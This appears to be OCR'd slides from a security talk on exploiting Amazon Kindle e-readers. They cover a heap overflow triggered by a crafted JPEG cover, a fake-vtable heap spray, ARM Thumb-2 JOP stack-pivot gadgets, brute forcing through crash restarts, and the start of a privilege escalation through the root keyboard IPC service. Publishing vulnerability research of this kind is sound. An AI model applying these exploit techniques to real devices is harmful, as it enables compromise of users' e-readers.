
- $\forall k \in [\![0, N-1]\!],\ m_k = v_k - \mathrm{0x1000} \times k - \text{shellcode\_size}$
- Shellcode reliably hit with $N \approx 1000$



Heap overflow: exploitation (with NX)

- Initial exploit written for an older Kindle model (2019)
  - > No NX ⟹ shellcode directly executable!
  - > Very stable exploit
- **NX enabled on more recent models...**

10th gen
(no NX)


kindle
Your next great read is waiting
The Kindle store has a massive selection of books you can download straight to your device.
kindle

11th gen
(NX)

Heap overflow: exploitation (with NX)


- **ROP/JOP chain**[1]
- We need a **JOP stack pivot gadget** to make `sp` point to controlled data

[1] Return-Oriented Programming / Jump-Oriented Programming chain

Heap overflow: exploitation (with NX)

- **ROP/JOP chain**
- We need a **JOP stack pivot gadget** to make `sp` point to controlled data

- **`r8` points to controlled data at the moment of the indirect call!**




Heap overflow: exploitation (with NX)

- Can’t find a good candidate in any of the loaded libraries (using ROPgadget, ropper…)

Heap overflow: exploitation (with NX)

- Can’t find a good candidate in any of the loaded libraries (using ROPgadget, ropper...)
- ARM thumb mode
  - > Switch by jumping to an address with LSB set to 1
  - > Thumb-2 instruction set extension (mixed 16-bit and 32-bit instructions)
  - > Higher code density $\Longrightarrow$ more gadgets



Heap overflow: exploitation (with NX)

- **A powerful ARM Thumb-2 LDM / LDMDB JOP gadget**[1]
- Pop a whole set of registers relatively from where the source register points to

```
ldm.w r8!, { r0, r1, r2, r3, r4, r5, r6, r7, r8, sb, fp, sp, lr, pc }
```

Perfect candidate found in `libsqlite3.so`

[1] https://blog.thalium.re/posts/pivoting_to_the_secure_world/#t32-isa

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

- Pull request to add these patterns merged in ROPgadget 7.6
- According to the ARMv7-A specification, about LDM thumb instructions…
  - `sp` cannot be in the register list
  - `pc` and `lr` cannot be *both* in the register list at the same time
  - **These gadgets are not supposed to be valid instructions!!** (yet run on the Kindle's Cortex-A7)


Heap
stsc chunk
0x8
1
heap overflow
vtable
IStdioInputStream


Cover chunk (mmapped)
0xb5???000
Chunk Header
0x8
JPEG
Shellcode
shellcode_size
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
vtable
IStdioInputStream
0
Fake vtable
ROP chain
0x1000
2
overwrite vtable pointer
with fake vtable hypothesis
G
Fake vtable
ROP chain
N-1
Fake vtable
ROP chain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
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Fake vtable
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
LDM Thumb Gadget
4
stack pivot
N-1
Fake vtable
ROP chain



ret2csu gadget

```
mov r0, r7
mov r1, r8
mov r2, r9
blx r3
cmp r4, r6
bne 0x9634
pop {r3, r4, r5, r6, r7, r8, r9, pc}
```

Exploit stability

- Main issue with the exploit: the address of the JOP gadget must be **hardcoded**
  - Address entropy is ≈ 9 bits
  - Heap layout is not 100% deterministic
  - Exploit hits with $\approx \frac{1}{1000}$ probability

Exploit stability

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
  - > Address entropy is ≈ 9 bits
  - > Heap layout is not 100% deterministic
  - > Exploit hits with $\approx \frac{1}{1000}$ probability
- **The `scanner` process automatically restarts after a crash and parses our file again!**
  - > Wait until we reach a configuration where address hypothesis is correct



Vulnerability #2:
LPE in the keyboard service

LIPC

- Amazon's IPC library, based on D-Bus
- LIPC services expose read/write **properties** of three types:
  - > integers (`Int`)
  - > strings (`Str`)
  - > hash arrays (`Has`)

```
com.lab126.adManager
        w       Str     adImpression
        rw      Str     forceVisibleAdId   [{"adId":"null"}]
        w       Str     restart
        w       Str     ingestAdFile
        w       Str     buttonClicked
        w       Str     adViewerMessage
        r       Int     isAdUnitDevice  [0]
```

Example: Ad Manager service

LIPC

- Dump all LIPC services and parameters with `lipc-probe -a -v` (over 100 services!)
- **No apparent built-in access control mechanism**
  > An unprivileged user (`framework`) can talk to any LIPC service

The `com.lab126.keyboard` service

- Look for LIPC services running as root

The `com.lab126.keyboard` service

- Look for LIPC services running as root
- `com.lab126.keyboard` service
  > Exposed by the **`kb`** process

```
com.lab126.keyboard
        r       Int     lang    [0]
        r       Int     height  [275]
        rw      Int     dumpWidget      [0]
        r       Int     id      [0]
        r       Str     preedit []
        rw      Has     uiQueryHash     [*NOT SHOWN*]
        r       Int     web     [0]
        r       Int     flags   [0]
        r       Str     rescan  [/var/local/system/keyboard.conf]
        rw      Str     language        [en_GB]
        r       Str     appID   []
        rw      Str     languages       [en_GB:fr_FR]
        rw      Str     logLevel        [...]
        w       Str     setSurround
        r       Str     bounds  [0:525:600:275]
        rw      Str     logMask [0x0fff0000]
        w       Str     open
